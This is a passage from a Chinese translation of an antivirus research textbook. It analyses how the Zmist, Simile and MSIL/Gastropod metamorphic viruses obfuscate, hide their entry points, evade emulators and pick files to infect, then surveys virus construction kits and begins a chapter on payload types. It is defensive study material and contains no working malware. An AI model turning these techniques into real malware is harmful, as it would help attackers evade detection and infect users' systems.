- 通过相对调用（relative call）（0xE8）
- 使用相对跳转（relative jump）（0xE9）
- 把它自身作为指令流的一部分

如果使用了前三种方法之一，在入口点后不远处就把控制传递给病毒。如果使用第四种方法，就直接把解密引擎的一个代码“孤岛”插入到原始代码区中（包括插入到入口点之前）。解密过程所要用到所有寄存器在解密前都被保护起来并在解密后恢复，这样原代码才能像以前一样工作。Zombie把最后一种方法称为UEP，意思可能是“unknown entry point（未知入口点）”的前三个字符缩写。因为程序的任何地方都没有存放指向病毒解密引擎的指针。

在进行加密的过程中，用ADD, SUB或带有一个随机密钥的XOR指令对数据进行加密，这个密钥本身也在下一个反复中用ADD/SUB/带有另一个随机密钥的XOR指令进行修改。在解密引擎的指令之间有数目不等的垃圾指令。这些垃圾指令包括随机数目的寄存器和随机选择的循环指令，所有这些都是用Zombie编写的可执行垃圾生成器（ETG）产生的。由此可见该病毒具有很高的随机性。

7.6.5.5　代码整合

整合（Integration）算法要求宿主文件中有重定位表（fixup，fixup即PE文件中的.reloc节，

只有Win95中才叫fixup这个名字，Win98以后的文件可以不需要.reloc节。——译者注），以便区别偏移量和常量。在感染结束后，病毒不再需要重定位表中的数据。因此，即使在重定位表中找到一个20KB的空隙，也许这有助于检测病毒（有可能意味着病毒就藏在那儿），但是如果希望依靠这个来进行病毒扫描就太危险了。

如果另一个程序（比如另外一个病毒）要将重定位表中的数据移出，那么感染过程就被隐藏了。该算法还要求宿主文件的节名是都在下列范围内：CODE、DATA、 AUTO、BSS、TLS、.bss、 .tls、 .CRT、 .INIT、 .text、 .data、.rsrc、 .reloc、 .idata、 .rdata、 .edata、 .debug和DGROUP。大多数编译程序和汇编程序都使用这样的节名，包括微软、Borland和Watcom的编译程序。这些节名在病毒代码中是不可见的，因为病毒中的字符串都被加密了。

病毒需要一块和宿主文件的内存镜像大小相同的内存。然后，根据相对虚拟地址把每一个节都装入到这块内存的相应位置，记住所有值得注意的虚拟地址（导入和导出函数、资源、重定位目标和入口点），然后开始对指令进行解析。

这些工作都是为重建可执行程序服务的。当代码中插入了其他指令的时候，必须更新其后的所有代码和数据参考。这些参考中有些代表跳转的目的地址，而有些分支的大小会由于修改而增加，如果发生这类情况，就需要更新更多的代码和数据参考，其中包括分支的目的地址、循环的次数。幸运的是，至少在Zombie（上文提到的俄罗斯病毒的开发者。——译者注）看来，这样的变化是有限的，虽然改变的地方很多，但数目有限。指令解析包括每个指令的长度和类型，可以使用标记来描述这些类型，比如指令是一个需要重定位表的绝对偏移、指令是一个代码参考等等。

在某些情况下，不能明确地确定一段代码是指令还是数据。在这种情况下，Zmist就不感染这个文件。在分解过程结束后，调用置换引擎，该引擎在每一条指令后面插入jump指令或者产生一个解密引擎并将解密引擎的代码片段插入到文件中。然后重构文件，更新重定位信息，重新计算偏移量，恢复文件的校验和。如果在原文件中有数据被覆盖，也将他们拷贝到新文件中。

7.6.6 {W32, Linux}/Simile：跨平台的变形引擎

W32/Simile是变形病毒发展历程中的最新产品，于2002年3月上旬在《29A #6》上发布，病毒的作者自称Mental Driller。该作者曾经编写过一些像W95/Drill（使用名为Tuareg的多态引擎）这样难以检测的病毒。

W32/Simile病毒在复杂性方面又前进了一步，该病毒的汇编语言源代码大约有14 000行。其中的90%都是用于编写变形引擎，这个引擎非常强大，病毒作者把这个引擎称为MetaPHOR，意思是“metamorphic permutating high-obfuscating reassembler（高扰乱性的变形置换引擎）”。

第一代病毒的代码长度大概是32KB，已经有了三个变种病毒在传播。变种病毒最先也是在《29A》上发布的，某个AV公司从西班牙的合作伙伴那儿得到了该病毒的样本，他们预测会有一个小的病毒爆发。

W32/Simile具有很强的迷惑性，非常难于理解。该病毒能攻击反汇编、跟踪调试和仿真技术以及标准的基于评估（evaluating-based）的病毒分析技术。与很多其他复杂病毒一样，W32/Simile使用了EPO技术。

7.6.6.1　复制程序

W32/Simile采用基于直接感染模式的复制机制，它攻击本地计算机和网络上的PE文件。变形引擎的重点工作非常明确，这一过程一般不太复杂。

7.6.6.2　EPO机制

病毒搜集并替代某种类型的CALL指令（这些指令引用了ExitProcess() API函数），把他们指向病毒代码的开始部分。这样病毒的主入口点就不会改变。变形病毒有时和多态解密引擎一起存储在文件的同一个位置。有时，多态解密引擎被放在代码节的末尾，而病毒体却放在其他节中。这样的做法就是不让人们明白病毒体究竟放在什么地方。

7.6.6.3　多态解密引擎

在被感染程序的执行过程中，如果指令流运行到病毒放置在代码节中的钩挂程序时，控制就被传递到了多态解密引擎上，这个引擎负责解密病毒体（或者直接进行简单的拷贝，因为并不是所有的病毒体都是经过加密的）。

解密引擎在文件中的位置不是固定的，它首先分配一大块垃圾内存（大约3.5MB），然后将解密程序放在其中。病毒的实现方式比较特别：它不是线性顺序地操作被加密的数据，而是用伪随机的顺序操作这些数据，这样就避免被一些能识别解密循环的启发式检测设备检测到。这个“伪随机索引译码”（病毒作者这么称呼的）是通过一系列与模2^n相关且具有一定数学特性的函数实现的。尽管这是病毒作者在实践的过程中总结出来的，但也可以用数学的方法证明他的算法在任何情况下都可以正常工作（当然，实现过程必须正确）。Symantec公司的Frederic Perriot证明了这一点。

在不同病毒副本中病毒解密引擎的大小和表现各不相同。为了实现这个多变性，病毒作者设计了一个代码母板，然后用变形引擎把这个母板组装成可以正常工作的解密引擎。

有时，在译码器的前面可能会添加一个目的不明的头。进一步分析发现，其目的是为了产生一段抗仿真器的代码。病毒构建一组包含RDTSC（ReaD时间戳记数器）指令的寡形代码片段，这段代码找回处理器当前的计数值（ticks counter）。然后，用其中的一个随机位来判断解密引擎的下一步工作是解码、执行病毒体还是旁路解密逻辑并退出程序。

除了迷惑那些不支持某些RDTSC（读取时间戳计数器）指令（这些指令是Mental Driller最爱，他已经在W95/Drill中用到了这些指令）的仿真器外，这也是对那些依赖仿真策略来解密病毒体或者依赖行为阻断的启发式病毒检测的有力攻击，因为有时病毒依据随机的时间条件终止感染过程。

当病毒体第一次执行的时候，它要找回20多个用于复制或者显示载荷的API函数的地址。然后病毒检查系统日期，决定是否需要激活一些载荷。两个载荷都需要宿主从USER32.DLL中引入函数，如果宿主程序确实使用了USER32.DLL，病毒就检查是否应该调用载荷程序（后面会详细解释）。

7.6.6.4　变形机制（metamorphism）

在载荷检查完毕后，新的病毒体也就产生了。这个病毒副本是通过以下几步产生的：

1）将病毒代码反汇编成不依赖于本地CPU的中间代码。这个工作还有待进一步扩展，比如为不同的操作系统、甚至不同的CPU产生代码。

2) 从中间代码中去掉那些冗余的或无用的指令。这些代码是病毒研究人员为了和反汇编工具交换而添加的。

3) 置换中间模式。对子程序重新进行排序或者把代码块进行分割，然后用jump指令把他们连接起来。

4) 向代码块中添加冗余的或无用的指令来扩展代码。

5) 把中间代码重新组织成能够添加到被感染文件中的最终本地代码。




图7-8 Simile从Windows到Linux以及从一代到另一代的状态变化

病毒Simile不仅能像大多数的第一代变形病毒那样扩展代码，而且它还能收缩代码（收缩成不同的式样）。Simile.D能够在多个操作系统上（O1,O2...On）把自己转变成不同的变形类型（V1, V2...Vn）。迄今为止，该病毒还没有支持多种CPU类型，将来它还可以为不同的处理器（P1..Pn）引入代码转化和多态。如图7-8所示。

7.6.6.5 复制

下一步就进入了复制阶段。一开始，复制程序在当前路径下搜索*.exe文件，然后在所有的磁盘目录和映射到本地的网络驱动器中搜索。感染过程中，病毒采用递归方式搜索所有的目录，但是它只搜索3级子目录，不感染以字母W开头的文件夹下的文件。对于每一个查找到的文件，有50%的概率跳过这个文件。另外，如果文件名以F-, PA, SC, DR,或者NO开头，或者文件名中包含字母V，病毒就不感染这个文件。根据病毒的算法可以知道，还有一些其他的组合，比如以数字7打头的文件夹，以FM开头的文件，文件名中包括数字6的文件等都是要跳过的。

感染程序用了很多方法过滤掉那些不能安全感染的文件。它要求文件中必须包含校验和，必须是Intel 386+ 平台下的可执行程序，必须包含.text节或者.CODE节，必须包含.data节或者.DATA节。病毒还检查宿主程序的导入表中是否包含ExitProcess这样的内核函数。

如果病毒认为一个文件是可以感染的，病毒就根据一些随机的要素和宿主文件的结构决定是否要在病毒中放置解密引擎和病毒体。如果文件中不包含重定位项，就把病毒体放在文件的最后一节。（显然，不管文件中是否含有重定位项，出现这种情况的概率都很小。）

这种情况下，解密引擎要么放置在紧随病毒体的位置，要么放置在代码节的尾部。否则，如果最后一节的节名是.reloc，病毒就在数据节的开始处插入病毒体，然后移动所有的数据，并更新文件中所有的偏移量。

7.6.6.6 载荷

该病毒的第一个载荷只在3月、6月、9月或12月工作，W32/Simile病毒的变种A和B在这些月的17号显示他们的消息，变种C在这些月的18号显示消息。变种A显示的内容是“Metaphor v1 by The Mental Driller/29A”，变种B显示的内容是“Metaphor 1b by The Mental Driller/29A”，变种C则显示“Deutsche Telekom by Energy 2002 **g**”。由于，变种C的作

者对病毒代码的理解不够深入，该变种很少能够显示正确的消息。多数情况下，字母是随机混合的，如图7-9所示。

a) 变种A　　c) 非正式的变种C

b) 变种B　　d) 变种D（原作者写的是“正式”变种C）

图7-9　病毒Simile程序的变形活动程序

该蠕虫的变种A和B中的第二个载荷在5月14号活动，变种C的第二个载荷在7月14号活动。变种A和B在使用希伯来语的计算机上显示“Free Palestine!”。变种C中包含信息“Heavy Good Code!”，但是由于这个变种有bug，该信息只能在不能识别本地信息的系统上显示。

病毒W32/Linux的第一个跨平台的感染引擎{ W32,Linux} /Peelf用两个不同的程序分别感染PE文件和ELF文件。Simile.D在这两个程序之间共享了大部分代码，包括多态引擎和变形引擎，只有路径查找和使用API的代码是平台相关。

病毒能够成功地感染红帽（Red Hat）Linux的6.2, 7.0和7.2版中的文件，也能感染大部分其他Linux版本上的文件。

被病毒感染的文件平均增长110KB，增长的数量并不固定，具体情况要看变形引擎的收缩和扩展能力以及插入代码的方式。

如果变种D运行在Linux系统上，它就简单地输出一个控制台消息，就像图7-10中显示的那样。




图7-10　Linux环境下病毒Simile.D的载荷

7.6.6.7　黑暗的未来——MSIL变形病毒

如前所述，有些用MSIL语言编写的新病毒（比如MSIL/Gastropod）已经支持.NET框架下的半变形（置换）代码产生。这些病毒有很强的优势，因为他们不需要携带自己的源代码。病毒能够对他们自己进行编译从而产生新的二进制文件，比如通过使用名字空间System.Reflection.Emit。清单7-12说明了病毒MSIL/Gastropod的两代变形引擎。

清单7-12 MSIL/Gastropod病毒的不同代

```
a.)

.method private static hidebysig specialname void        .cctor()
{
 ldstr "[ .NET.Snail - sample CLR virus (c) whale 2004 ]"
 stsfld class System.String Ylojnc.lgxmAxA::WaclNvK
 nop
 ldc.i4.6
 ldc.i4.s 0xF
 call int32 [mscorlib]System.Environment::get_TickCount()
 nop
 newobj void nljvKpqb::.ctor(int32 len1, int32 len2, int32 seed)
 stsfld class nljvKpqb Ylojnc.lgxmAxA::XxnArefPizsour
 call int32 [mscorlib]System.Environment::get_TickCount()
 nop
 newobj void [mscorlib]System.Random::.ctor(int32)
 stsfld class [mscorlib]System.Random Ylojnc.lgxmAxA::aajqebjtoBxjf
 ret
}

b.)

.method private static hidebysig specialname void        .cctor()
{
 ldstr "[ .NET.Snail - sample CLR virus (c) whale 2004 ]"
 stsfld class System.String kivAklozuas.ghqrRrlv::ngnMTzqo
 ldc.i4.6
 ldc.i4.s 0xF
 call int32 [mscorlib]System.Environment::get_TickCount()
 newobj void xiWtNaocl::.ctor(int32 len1, int32 len2, int32 seed)
 stsfld class xiWtNaocl kivAklozuas.ghqrRrlv::yXuzlmssjjp
 call int32 [mscorlib]System.Environment::get_TickCount()
 newobj void [mscorlib]System.Random::.ctor(int32)
 stsfld // line continues on next line
  class [mscorlib]System.Random kivAklozuas.ghqrRrlv::kaokaufdiehjs
 nop
 ret
}
```

抽取出来的代码片段展示了MSIL/Gastropod病毒的两个不同代的构造函数（".cctor"）。病毒的半变形引擎弄乱了类名和方法名称[23]。另外，置换引擎也向病毒体中插入和移出垃圾指令（比如nop指令）。MSIL开发者并不都知道他们能够激活编译器，并从正在执行的程序中产生代码并编辑它们，但是病毒作者已经使用了这个特性。

MSIL/Gastropod是代码重构病毒：它自己重构其宿主程序。这个方法允许在宿主程序的不可预知位置上放置病毒体。宿主程序的主入口点被病毒程序的入口点替代。在被感染文件执行时，病毒程序被激活，但它最终也执行原来的入口点程序。

另外，有些MSIL病毒不需要使用.NET框架的名字空间来实现寄生型感染。比如，roy g. biv编写的病毒MSIL/Impanate，该病毒熟悉32位和64位的MSIL文件并用EPO技术感染。下一代MSIL变形病毒或许根本就不需要使用类似System.Reflection.Emit的名字空间了。

7.7 病毒机

病毒开发者们试图简化病毒代码的生成过程，因为大多数病毒都是用汇编语言编写的，对于初学者来说，编写病毒的工作仍然太难。这一点激励了病毒作者们创造出一些让那些会使用计算机的人都能用的病毒机（Virus Construction）。

随着病毒在新的系统平台上落户开始，病毒机已经发展了很多年。病毒机和病毒变种机（virus mutators）可以用来生产大量的恶意代码，包括DOS的COM病毒；EXE病毒；16位的Windows可执行病毒；BATCH和Visual Basic脚本病毒；Word、PowerPoint和Excel病毒；mIRC蠕虫等等。最近，已经可以用这样的工具制造PE病毒了。

病毒机是反病毒厂商密切关注的对象之一。不可能预测病毒作者是否使用了某种病毒机，因此即使是对那些最原始的病毒机，病毒研究者也需要花些时间来研究它们能够生产出什么样的病毒，然后设计检测和修复技术来对付所有可能的案例。为了加大病毒检测的难度，很多病毒机生成的是源代码而不是二进制代码。初学的攻击者可以进一步更改这些源代码，这就超出了病毒机本身的功能范围，所以并不是什么时候都能构建足够完善的防护机制。

为了让病毒扫描器更加难以检测到病毒，病毒机采用了诸如加密，反跟踪，抗仿真和抗行为阻断的装甲技术。而且，有些病毒机能够像多态病毒那样对它们的病毒代码进行变异。

7.7.1 VCS

最先出现的病毒机就是1990年编写的病毒构建工具箱（Virus Construction Set，VCS）。作者是Verband Deutscher Virenliebhaber (德国病毒爱好者联盟)的一个成员。

VCS是一个非常简单的工具。该工具生产的所有病毒都是1077个字节长，并且都以VIRUS.COM为文件名存储在磁盘上。用户的唯一选择是设置携带消息的文本文件的文件名和病毒传染的代数（第几次传染），当蠕虫传染到设定的代数时，就显示文本文件中携带的信息。VCS产生的病毒只能感染DOS环境下的COM文件。病毒代码能够杀掉AUTOEXEC.BAT 和CONFIG.SYS这两个文件并显示用户设置的信息。

VCS病毒很简单，但也是经过加密的。该工具产生的病毒唯一值得注意的特征是它们能够检测是否在内存中安装了行为阻断器FluShot，如果安装了，病毒就不感染这个系统了。

7.7.2 GenVir

在1990年和1991年间，一个叫做GenVir的工具诞生了，这是J. Struss在法国编写的共享软件。他的最初动机是用一个能够产生新型病毒的工具测试反病毒产品的能力。真正用GenVir制造的病毒非常少，1993年发布了GenVir的一个新版本，它支持新版的DOS系统。

7.7.3 VCL

1992年，一个自称Nowhere Man的美国人编写了VCL（Virus Creation Laboratory，病毒制造实验室）病毒制造机（见图7-11）。该作者是NuKE 病毒编写小组的一个成员。

当时VCL看起来相当先进，因为它支持集成开发环境Borland C++3.0，还可以使用鼠标。VCL产生的是病毒的汇编语言的源代码而不是二进制的执行文件。攻击者需要编译链接这些汇编源代码以生成真正的病毒。利用VCL可以选择大量的病毒载荷、加密策略、多种传染策略等。

毫无疑问，并不是VCL产生的所有病毒都是有效的。然而，由于病毒机能够提供的选项有很多，所以VCL产生的病毒在很大程度上是不同的。因此，用VCL产生的病毒比用VCS产生的病毒在检测率方面要低得多。曾经有好几个用VCL产生的病毒广泛流行。VCL是第一个让那些初学的攻击者能够在这个领域里造成出很多麻烦。




图7-11 VCL的GUI界面

7.7.4 PS-MPC

因为病毒编写组织之间具有竞争性，所以没过多久就会有一个组织宣布他们开发出了新的病毒机，PS-MPC（Phalcon-Skism Mass-Produced Code Generator）是就是美国病毒作者Dark Angel在1992年制造的。

PS-MPC没有像VCL那样绚丽的用户界面，这却让它变成了一个更可怕的工具。因为PS-MPC是一个脚本驱动的工具，用它可以轻而易举地复制出几百个相似的病毒。PS-MPC也和VCL一样产生源代码，但PS-MPC产生的病毒比VCL产生的病毒具有更多的功能。使用这种工具的病毒作者们产生了多达15 000个PS-MPC病毒的变种，并把它们上传到各大反病毒公司的FTP站点上。

虽然初期的PS-MPC只能产生直接感染型病毒。后来发布的其他版本能够制造内存驻留型病毒。而且，有些版本还支持感染EXE文件。

PS-MPC是我决定在本章介绍病毒机的原因之一。PS-MPC的作者意识到，要获得成功，他的工具就必须能够产生不同表现形态的病毒。为了达到这个目标，PS-MPC使用了另一个非常有效的工具作为代码变形引擎。结果，虽然用PS-MPC编写的病毒不是多态的，但是它们的解密程序和结构在变种中却是不同的。

PS-MPC之后很快又出现了G2，这是一个第二代病毒机，G2为PS-MPC添加了反跟踪和反仿真的功能，对解密引擎的变形技术也做了改进。

7.7.5 NGVCK

NGVCK（Next Generation Virus Creation Kit）下一代病毒机）是2001年由病毒作者SnakeByte发布的（见图7-12），它是用Visual Basic编写的一个Win32程序。这个工具在很多方面都和VCL非常相近，它能产生32位感染PE文件的病毒。后来出现了多达30个不同版本的NGVCK。

NGVCK拥有一个相当先进的汇编源程序变形引擎。用它产生的病毒函数顺序是随机的，可以向代码中添加垃圾指令，也可以添加用户自定义的加密方法。该工具能够攻击Windows95环境下的调试工具SoftICE，它的后期版本还能用不同的技术感染文件。

用NGVCK产生的病毒能够自动变形，因此，只要它被使用一次就会产生一个新的病毒变种，产生代码的原理就像第6章中描述的一样。但是，它是简单的源代码变异而不是真正的执行代码变异引擎，将来的攻击者会广泛地采用这种攻击技术。




图7-12　NGVCK的主菜单

7.7.6　其他病毒机和变异工具

业余的病毒作者们还使用了几种其他类型的病毒机。现在已经有多达150种病毒机和代码变异工具可供使用，这些工具中的大多数都曾用来生产过真实的病毒。1996年病毒机变得特别流行。需要特别说明的是，我们曾经收到英国一个学校用IVP（Instant Virus Production Kit，直接病毒制造机）产生的新病毒。IVP是反对McAfee青年联盟（Youngsters Against McAfee，YAM）的一个成员Admiral Bailey用Turbo Pascal编写的。它能感染EXE和COM文件，支持加密和代码变异，年轻人很喜欢这个工具，因为它提供了木马功能。

著名的病毒“Anna Kornikova”就是用病毒机产生出来的，它是病毒机制造的病毒中最典型的代表。该蠕虫是一个20岁的荷兰小男孩用VBSWG产生的，而他甚至承认自己根本就不会写程序。然而，由于这个VBS蠕虫具有群发邮件的能力，再结合社会工程（Social Engineering）的攻击技术，其效果还相当完美，很多用户渴望看到Anna Kornikova最新的图片，而不是执行病毒的脚本文件。

表7-1列出了一些常见的病毒机。

表7-1　病毒机实例

病毒机的名称	内 容 描 述
NRLG (NuKE's Randomic Life Generator)	1994年发布，病毒作者Azrael，与VCL非常相似
OMVCK (Odysseus Macro Virus Construction Kit)	1998年初发布，产生Word宏病毒
SSIWG (Senna Spy Internet Worm Generator)	2000年在Brazil发布。支持产生VBS蠕虫
NEG (NoMercy Excel Generator)	这是第一个Excel宏病毒产生工具（1998）。它释放出.bas文件
VBSWG (VBS Worm Generator)	是[K]Alamar在2000年发布的。制造一些脚本蠕虫
AMG (Access Macro Generator)	病毒作者Ultras 在1998产生的能够制造 Access97宏病毒的病毒机
DREG (Digital Hackers'Alliance Randomized Encryption Generator)	Gothmog 在1997年发布。支持先进的代码变异和抗启发式扫描的病毒机

可以预测，病毒机的未来发展趋势是向网络病毒方向发展，特别是向蠕虫方向发展。已经有一些利用Web界面通过CGI脚本驱动的工具，这些工具没有发布病毒机的全部代码，反病毒厂

商很少有机会测试这种工具的性能。

7.7.7 如何测试病毒机

使用病毒机并不是一个单纯的技术问题，也是一个道德问题（作者这里针对病毒研究人员。——译者注）。Alan Solomon认为，反病毒研究者必须谨慎使用病毒机这样的工具，应该把病毒机产生出来的病毒样本存储在固定的PC机上，并且在研究出病毒的检测方案以后立即毁掉这些病毒样本，甚至不用它们来做进一步的测试。这是一个在计算机病毒研究者中广泛接受的道德标准。

参考文献

1. Fridrik Skulason, "Latest Trends in Polymorphism—The Evolution of Polymorphic Computer Viruses," *Virus Bulletin Conference*, 1995, pp. I-VII.
2. Peter Szor and Peter Ferrie, "Hunting for Metamorphic," *Virus Bulletin Conference*, September 2001, pp. 123-144.
3. Tim Waits, "Virus Construction Kits," *Virus Bulletin Conference*, 1993, pp. 111-118.
4. Fridrik Skulason, "Virus Encryption Techniques," *Virus Bulletin*, November 1990, pp. 13-16.
5. Peter Szor, "F-HARE," *Documentation by Sarah Gordon*, 1996.
6. Eugene Kaspersky, "Picturing Harrier," *Virus Bulletin*, September 1999, pp. 8-9.
7. Peter Szor, Peter Ferrie, and Frederic Perriot, "Striking Similarities," *Virus Bulletin*, May 2002, pp. 4-6.
8. X. Lai, J. L. Massey, "A Proposal for New Block Encryption Standard," *Advances in Cryptology Eurocrypt'90*, 1991.
9. Peter Szor, "Bad IDEA," *Virus Bulletin*, April 1998, pp. 18-19.
10. Peter Szor, "Tricky Relocations," *Virus Bulletin*, April 2001, page 8.
11. Dmitry Gryaznov, "Analyzing the Cheeba Virus," *EICAR Conference*, 1992, pp. 124-136.
12. Dr. Vesselin Bontchev, "Cryptographic and Cryptanalytic Methods Used in Computer Viruses and Anti-Virus Software," *RSA Conference*, 2004.
13. James Riordan and Bruce Schneider, "Environmental Key Generation Towards Clueless Agents," *Mobile Agents and Security, Springer-Verlag*, 1998, pp. 15-24.
14. Makoto Matsumoto and Takuji Nishimura, "Mersenne Twister: A 623-Dimensionally Equidistributed Uniform Pseudorandom Number Generator," *ACM Transactions on Modeling and Computer Simulations: Special Issue on Uniform Random Number Generator*, 1998, `http://www.math.keio.ac.jp/~nisimura/random/doc/mt.pdf`.
15. Peter Szor, "The Road to MtE: Polymorphic Viruses," *Chip*, June 1993, pp. 57-59.
16. Fridrik Skulason, "1260—The Variable Virus," *Virus Bulletin*, March 1990, page 12.
17. Vesselin Bontchev, "MtE Detection Test," *Virus News International*, January 1993, pp. 26-34.
18. Peter Szor, "The Marburg Situation," *Virus Bulletin*, November 1998, pp. 8-10.

19. Dr. Igor Muttik, "Silicon Implants," *Virus Bulletin*, May 1997, pp. 8-10.

20. Vesselin Bontchev and Katrin Tocheva, "Macro and Script Virus Polymorphism," *Virus Bulletin Conference*, 2002, pp. 406-438.

21. "Shape Shifters," *Scientific American*, May 2001, pp. 20-21.

22. Peter Szor and Peter Ferrie, "Zmist Opportunities," *Virus Bulletin*, March 2001, pp. 6-7.

23. Peter Ferrie, personal communication, 2004.

第8章 基于病毒载荷的分类方法

“我认为应该把计算机病毒看做是有生命的，它揭示了人类本性，人类按照自己的意志创造生命，但到目前为止，人类创造的唯一生命（病毒。——译者注）是纯粹用于搞破坏的。”

——Stephen Hawking

本章将讲述最常见的计算机病毒激活方式。计算机病毒可以使用无穷多种事件来触发他们的启动例程，最常见的触发事件包括下列内容（不是全部）：

- 系统日期或时间
- 某个特殊文件的时间戳
- 某个特殊的文件名
- 系统设置的默认语言
- 被访问的Web站点的名字
- 系统IP地址
- 操作系统的类型
- 只在某个版本的操作系统中存在的某个漏洞，比如俄文Windows系统

完全可以制造出具有定向病毒攻击（targeted virus）的计算机病毒，虽然通用的控制病毒代码复制的方法非常困难，但并非不可能。

8.1 没有载荷

在外行的眼里，计算机上发生的任何不正常的事情都是由“神秘病毒”引起的。事实上，很多与计算机相关的问题都与病毒无关，结果IT部门越来越缺乏警惕性，当真正的病毒感染事件发生的时候，他们也会怀疑事情的真相，白白浪费时间。就像“狼来了”那个故事所讲的一样。

另一个问题是，人们相信被称作是“计算机病毒”的东西应该具有一些破坏性，比如破坏用户数据，重新格式化硬盘等。人们不理解为什么会有人编写一些“只会传播”的程序。事实上，大部分病毒只是传播而已，不干任何其他事情。很多概念性病毒都属于这种类型，比如WM/Concept。这样的病毒可能携带一条永远也不会显示的信息，却把这条信息留给了那些渴望发现病毒的人（比如，病毒研究人员）。最让反病毒工作者头痛的计算机病毒除了传染代码外，不包含任何其他信息。

病毒研究者把这种病毒称为*无载荷病毒*（no payload）。然而，并不是这样的病毒就是无害的，病毒的复制过程本身就够烦的。即使没有破坏性，病毒的复制过程也会带来很多副作用。如果计算机病毒的代码中包含能够造成计算机崩溃的bug，在某些情况下，他们也能造成数据丢失或者是用相关数据重写硬盘的某个区域。我见过的朋友中只有极少数会说：“噢，这几个病毒啊，没关系呀，他们只是感染文件而已，就让它们呆那儿吧”。好在这种事情很少发生，很多人

一提起病毒就紧张，他们害怕病毒感染过程会造成数据丢失或者造成其他的破坏。清除病毒可能要付出昂贵的代价，因为新系统必须停止工作，而停止一天工作就会带来数百万美元的损失，不是吗？

8.2 偶然破坏型载荷

有些计算机病毒，比如Stoned，在复制过程中可能会造成数据丢失。在病毒保存原启动扇区信息的时候，可能会重写一些重要的数据。比如，如果磁盘上有很多目录信息，Stoned病毒就可能会重写其中的一部分，因为该病毒把原引导扇区保存在根目录（root directory）的尾部。结果，如果用DIR命令列文件名，就会显示一些垃圾数据而不是文件名。可以用磁盘编辑器恢复磁盘上丢失的数据，但对于多数用户来说，经历这样的事情以后，他们的数据就永远的丢失了。

8.3 非破坏型载荷

几乎有一半病毒属于这种类型，在激活后，它们会在屏幕上显示一些信息。本书前几章中多次提到过这样的例子。病毒作者们和恶意代码作者们经常有些政治上的动机，蠕虫WANK[1]就是一个典型的例子。1989年10月16日，有人在SPAN网上发布了这个蠕虫。在用户登录DEC系统的时候，该蠕虫更改用户系统的标识，显示出图8-1中给出的信息。




图8-1　蠕虫显示的消息

有些像W95/Marburg这样的病毒，他们的载荷有显示图形的功能。在W95/Marburg被激活后，病毒装入标准图标资源IDI_HAND (0x7F01)，并在用户的桌面上显示这个图标。正常情况下，只有在系统出现严重错误的时候才使用这个图标。最后，病毒在桌面上随机显示多达256个图标（见图8-2）。

在有新窗口移动时，Windows 95 会慢慢地重绘桌面区域，这些动作将覆盖掉病毒Marburg的图标，不过病毒后来会重新画出新图标。

Marburg比DOS下的病毒Cascade要好多了，在感染了Cascade的机器上，屏幕上的文字会像瀑布一样坠落到屏幕的底部。同时，它还利用PC机的扬声器制造一些轻微的噪音。

有些病毒还携带了动画，在病毒被激活以后就显示这些动画。匈牙利人编写的DOS病毒Gömb (HH&H)能够显示一个立体的会跳动的球。

在这个方面最有名的人物应该是法国的病毒作者Spanska，病毒IDEA就是他的佳作。这个病毒能够显示好几个动画，包括图8-3中给出的那个。Spanska写的所有病毒都是属于非破坏性载荷病毒。




图8-2 病毒W95/Marburg启动例程

